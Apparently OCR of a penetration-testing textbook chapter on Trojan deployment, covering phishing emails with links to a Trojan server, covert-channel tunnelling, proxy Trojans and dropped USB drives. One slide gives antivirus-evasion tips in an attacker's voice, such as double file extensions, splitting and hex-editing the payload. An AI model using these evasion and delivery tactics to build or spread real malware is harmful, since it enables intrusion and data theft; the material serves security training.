


Propagating and Deploying a Trojan (Cont'd)

Deploy a Trojan through USB/Flash Drives

- Attackers **drop the USB drives on the pathway** and wait for random victims to pick them up
- Once the **USB drive is picked up and inserted** in the target system by the innocent victim, the **Trojan is propagated** onto the system and is **automatically executed**, thus infecting and compromising the system and network

Attacker
Drops Malicious USB
Victim Finds USB
Inserts USB in System
Malicious Server
Download and Execute Trojan
Drop and Execute Trojan
Compromise Victim's System



Propagating and Deploying a Trojan (Cont'd)

Techniques for Evading Antivirus Software

- Break the Trojan file into **multiple pieces** and zip them as a **single file**
- **ALWAYS** write your own Trojan, and embed it into an application
- **Change the Trojan's syntax:**
  - Convert an EXE to VB script
  - Change .EXE extension to .DOC.EXE, .PPT.EXE or .PDF.EXE (Windows hides "known extensions" by default, so it shows up only as .DOC, .PPT and .PDF)
- Change the content of the Trojan using **hex editor** and also change the **checksum** and encrypt the file
- Never use Trojans downloaded from the **web** (antivirus can detect these easily)

Propagating and Deploying a Trojan


After creating a Trojan and employing a dropper/downloader, wrapper, and crypter, the attacker must transfer the package and deploy it on the target machine. The attacker can use the following techniques to propagate the Trojan package to the target machine:

- Deploy a Trojan through emails
- Deploy a Trojan through covert channels
- Deploy a Trojan through proxy servers
- Deploy a Trojan through USB/flash Drives

Deploy a Trojan through Emails

A Trojan is the means by which an attacker can gain access to the victim's system. To gain control over the victim's machine, the attacker creates a Trojan server and then sends an email that lures the victim into clicking on a link provided within the email. As soon as the victim clicks the malicious link sent by the attacker, it connects directly to the Trojan server. The Trojan server then sends a Trojan to the victim system, which undergoes automatic installation on the victim's machine and infects it. As a result, the victim's device establishes a connection with the attack server unknowingly. Once the victim connects to the attacker's server, the attacker can take complete control of the victim's system and perform any action. If the victim carries out an online transaction or purchase, then the attacker can easily steal sensitive information such as the victim's credit card details and account information. In addition, the attacker can use the victim's machine to launch attacks on other systems.

The Trojan may infect computers when users open an email attachment that installs the Trojan on their computers, which might serve as a backdoor for criminals to access the system later.



Major Trojan Attack Paths:

- User clicks on the **malicious link**
- User opens **malicious email attachments**

Apple AppStore Order #93-327867 - Message (HTML)

From: Apple Store

Subject: Apple AppStore Order #93-327867

Monday, March 03, 2011, 10:30 AM

Apple Store
Call 1-800-MY-APPLE

Dear Customer,

To view the most up-to-date status and make changes to your Apple Online Store order, visit online your Order Status.

You can also contact **Apple Store Customer Service** at 1-800-676-2775 or visit online for more information.

Visit the Apple Online Store to purchase Apple hardware, software, and third-party accessories.
To purchase by phone, please call 1-800-MY-APPLE.

File
Message
Developer
Link to Trojan Server
The Trojan connects to the attack server
4
Attacker sends an email to victim containing link to Trojan server
1
Attacker
Victim
2
Victim clicks the link and immediately connects to Trojan server
Internet
Attacker installs the Trojan, infecting his machine
Trojan Server
3
Trojan is sent to the victim

Figure 7.30: Propagating and deploying Trojan through email

Deploy a Trojan through Covert Channels

"**Overt**" refers to something explicit, obvious, or evident, whereas "**covert**" refers to something secret, concealed, or hidden.

An ***overt channel*** is a legal channel for the transfer of data or information in a company network, and it works securely to transfer data and information. On the contrary, a ***covert channel*** is an illegal, hidden path used to transfer data from a network.

The table below lists the primary differences between overt and covert channels:

Overt Channel	Covert Channel
A legitimate communication path within a computer system or network for the transfer of data	A channel that transfers information within a computer system or network in a way that violates the security policy
Its idle components can be exploited to create a covert channel	An example of a covert channel is the communication between a Trojan and its command-and-control center

Table 7.2: Comparison between the overt channel and covert channel

Covert channels are methods used by attackers to deploy and hide malicious Trojans in an undetectable protocol. They rely on a technique called tunneling, which enables one protocol to transmit over the other. This makes it an attractive mode of transmission for a Trojan, because an attacker can use the covert channel to install a backdoor on the target machine. Covert channels are mostly employed by attackers to evade antivirus scanners and firewalls deployed in the target network. Attackers can create covert channels using various tools such as Ghost Tunnel V2, ElectricFish, and Bachosens Trojan. These tools enable attackers to create covert tunnels with protocols such as DNS, SSH, ICMP, and HTTP/S, to deploy Trojans and perform data exfiltration.



Covert Channel through TCP/UDP
Attacker
Malicious Server
Firewall
Target Server
Attack Target Services
HTML
JPG
WAV
GIF

Figure 7.31: Propagating and deploying Trojan through covert channels

Deploy a Trojan through Proxy Servers

A Trojan proxy is usually a standalone application that allows remote attackers to use the victim's computer as a proxy to connect to the target machine. Attackers compromise several computers and start using them as hidden proxy servers. Attackers have full control over the proxy victim's system and can launch attacks on other systems in the affected user's network. Attackers use this strategy to anonymously propagate and deploy the Trojan on the target computer. If the authorities detect illegal activity, the footprints lead to innocent users and not to the attackers, potentially resulting in legal hassles for the victims, who are ostensibly responsible for their network or any attacks launched from them. Thousands of machines on the Internet are infected with proxy servers. Attackers can also employ proxy server Trojans such as Linux.Proxy.10, Proxy Trojan, or Pinkslipbot (Qbot), which can automatically create proxies and be used to perform malicious activities.



Attacker
Compromised
Proxy Servers
Internet
Bank
Target Company

Figure 7.32: Propagating and deploying Trojan through proxy servers

Deploy a Trojan through USB/Flash Drives

An attacker can also transfer the Trojan package onto a USB drive and trick the victim into using the USB drive on the target system. Sometimes, attackers just drop a USB drive and wait for a random victim to pick it up. Once the USB drive is picked up and inserted into the target system by the innocent victim, the Trojan is propagated on the system by the drop or download method, depending on the type of packaging technique used by the attacker. After propagating to the victim's machine, the Trojan is automatically executed on the target system, thereby infecting and compromising the system and network.

